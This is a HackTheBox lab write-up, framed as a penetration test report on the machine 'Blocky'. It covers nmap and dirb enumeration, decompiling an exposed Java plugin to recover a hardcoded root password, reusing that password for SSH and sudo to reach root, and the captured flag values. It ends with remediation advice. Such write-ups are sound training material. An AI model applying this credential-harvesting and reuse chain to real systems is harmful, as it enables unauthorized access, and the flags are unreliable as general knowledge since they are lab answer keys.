

**TOLGA ÜNER**

**Penetration Test Report of  
HacktheBox Machine Blocky**

**February 28, 2023**

Table of Contents

Scope .....3

    Scope Detail .....3

Finding .....3

Severity of the Finding.....3

Walkthrough of the Finding .....4

Remediation .....13

References.....14

## Scope

Scope of this assessment was one IP Address and the website.

### Scope Detail

IP Address - URL	Description
10.129.255.71- http://blocky.htb/	IP Address of the machine – Web Page

## Finding

In my assessment I was able to find credential information that gives me root access to server of the app. This information shouldn't be open to public.

### Severity of the Finding

Finding Number	Severity	Description
1.	Critical	Source Code Disclosure

# Walkthrough of the Finding

## Finding 1: Source Code Disclosure

Command: `nmap 10.129.255.71`


After scanning the Ip address with Nmap, I saw the 80 port was open.

```
(root@host)-[/home/tlg/Desktop/test/blocky]
# nmap 10.129.255.71
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-01 14:59 +03
Nmap scan report for blocky.htb (10.129.255.71)
Host is up (0.066s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
8192/tcp  closed sophos

Nmap done: 1 IP address (1 host up) scanned in 5.79 seconds
```

result of the nmap scan

I looked at the web address.



Website

After that I checked the directories of the website with the tool dirb.

Command: dirb http://blocky.htb/

```
(root@host)-[/home/tlg/Desktop/test/blocky]
# dirb http://blocky.htb/

_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Mon Feb 27 22:35:39 2023  
URL_BASE: http://blocky.htb/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
_____  
  
GENERATED WORDS: 4612  
  
—— Scanning URL: http://blocky.htb/ ——  
+ http://blocky.htb/index.php (CODE:301|SIZE:0)  
=> DIRECTORY: http://blocky.htb/javascript/  
=> DIRECTORY: http://blocky.htb/phpmyadmin/  
=> DIRECTORY: http://blocky.htb/plugins/  
+ http://blocky.htb/server-status (CODE:403|SIZE:298)  
=> DIRECTORY: http://blocky.htb/wiki/  
=> DIRECTORY: http://blocky.htb/wp-admin/  
=> DIRECTORY: http://blocky.htb/wp-content/  
=> DIRECTORY: http://blocky.htb/wp-includes/  
+ http://blocky.htb/xmlrpc.php (CODE:405|SIZE:42)  
  
—— Entering directory: http://blocky.htb/javascript/ ——  
=> DIRECTORY: http://blocky.htb/javascript/jquery/  
  
—— Entering directory: http://blocky.htb/phpmyadmin/ ——  
=> DIRECTORY: http://blocky.htb/phpmyadmin/doc/  
+ http://blocky.htb/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)  
+ http://blocky.htb/phpmyadmin/index.php (CODE:200|SIZE:10321)  
=> DIRECTORY: http://blocky.htb/phpmyadmin/js/  
+ http://blocky.htb/phpmyadmin/libraries (CODE:403|SIZE:305)  
=> DIRECTORY: http://blocky.htb/phpmyadmin/locale/  
+ http://blocky.htb/phpmyadmin/phpinfo.php (CODE:200|SIZE:10323)  
+ http://blocky.htb/phpmyadmin/setup (CODE:401|SIZE:457)  
=> DIRECTORY: http://blocky.htb/phpmyadmin/sql/  
=> DIRECTORY: http://blocky.htb/phpmyadmin/templates/  
=> DIRECTORY: http://blocky.htb/phpmyadmin/themes/  
  
—— Entering directory: http://blocky.htb/plugins/ ——  
=> DIRECTORY: http://blocky.htb/plugins/assets/
```

```


--- Entering directory: http://blocky.htb/phpmyadmin/ ---
=> DIRECTORY: http://blocky.htb/phpmyadmin/doc/
+ http://blocky.htb/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)
+ http://blocky.htb/phpmyadmin/index.php (CODE:200|SIZE:10321)
=> DIRECTORY: http://blocky.htb/phpmyadmin/js/
+ http://blocky.htb/phpmyadmin/libraries (CODE:403|SIZE:305)
=> DIRECTORY: http://blocky.htb/phpmyadmin/locale/
+ http://blocky.htb/phpmyadmin/phpinfo.php (CODE:200|SIZE:10323)
+ http://blocky.htb/phpmyadmin/setup (CODE:401|SIZE:457)
=> DIRECTORY: http://blocky.htb/phpmyadmin/sql/
=> DIRECTORY: http://blocky.htb/phpmyadmin/templates/
=> DIRECTORY: http://blocky.htb/phpmyadmin/themes/

--- Entering directory: http://blocky.htb/plugins/ ---
=> DIRECTORY: http://blocky.htb/plugins/assets/
=> DIRECTORY: http://blocky.htb/plugins/files/
+ http://blocky.htb/plugins/index.html (CODE:200|SIZE:745)



--- Entering directory: http://blocky.htb/wiki/ ---
+ http://blocky.htb/wiki/index.php (CODE:200|SIZE:380)

```


After checking the directories, I found java codes in <http://blocky.htb/plugins/index.html>



After I downloaded the files, I checked the codes with online java decompiler.



I found credentials for SQL host.




```
//  
// Decompiled by Procyon v0.5.36  
//  
  
package com.myfirstplugin;  
  
public class BlockyCore  
{  
    public String sqlHost;  
    public String sqlUser;  
    public String sqlPass;  
  
    public BlockyCore() {  
        this.sqlHost = "localhost";  
        this.sqlUser = "root";  
        this.sqlPass = "8YsqfCTnvxAUeduzjNSXe22";  
    }  
  
    public void onServerStart() {  
    }  
  
    public void onServerStop() {  
    }  
  
    public void onPlayerJoin() {  
        this.sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!");  
    }  
  
    public void sendMessage(final String username, final String message) {  
    }  
}
```


User: root


Password: 8YsqfCTnvxAUeduzjNSXe22





With this information I was able to enter SQL Server.





I found the username notch.

With the user notch and password 8YsqfCTnvxAUeduzjNSXe22 I was able to enter port 22.

```
(root@host)-[/home/tlg/Desktop/test/blocky]
# ssh notch@10.129.255.71
The authenticity of host '10.129.255.71 (10.129.255.71)' can't be established.
ED25519 key fingerprint is SHA256:ZspC3hwRDEmd09Mn/ZlgKwCv8I8KDhl9Rt2Us0fZ0/8.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.255.71' (ED25519) to the list of known hosts.
notch@10.129.255.71's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.

Last login: Fri Jul  8 07:24:50 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~$
```

The user flag was in /home/notch folder.

```
notch@Blocky:~$ ls
minecraft user.txt
notch@Blocky:~$ cat user.txt
36b623c145e18dd86050ee172c4ce47a
notch@Blocky:~$ █
```

I was able to become root with the same password I used for ssh.

The root flag was in /root folder.

```
root@Blocky:/# cd root
root@Blocky:~# ls
root.txt
root@Blocky:~# cat root.txt
72f5d7793c9d9dc5dc7854f0b017ed78
root@Blocky:~# █
```

# Remediations

## Finding 1: Source Code Disclosure

- Confirm exactly what aspects of the source code are disclosed.
- Remove any sensitive information about website.
- Change its permissions to prevent public users from accessing it.

# References

## Finding 1: Source Code Disclosure

<https://www.rapid7.com/db/vulnerabilities/appspider-source-code-disclosure/>

[https://docs.imperva.com/bundle/on-premises-knowledgebase-reference-guide/page/source\\_code\\_disclosure.htm](https://docs.imperva.com/bundle/on-premises-knowledgebase-reference-guide/page/source_code_disclosure.htm)

<https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/source-code-disclosure-php/>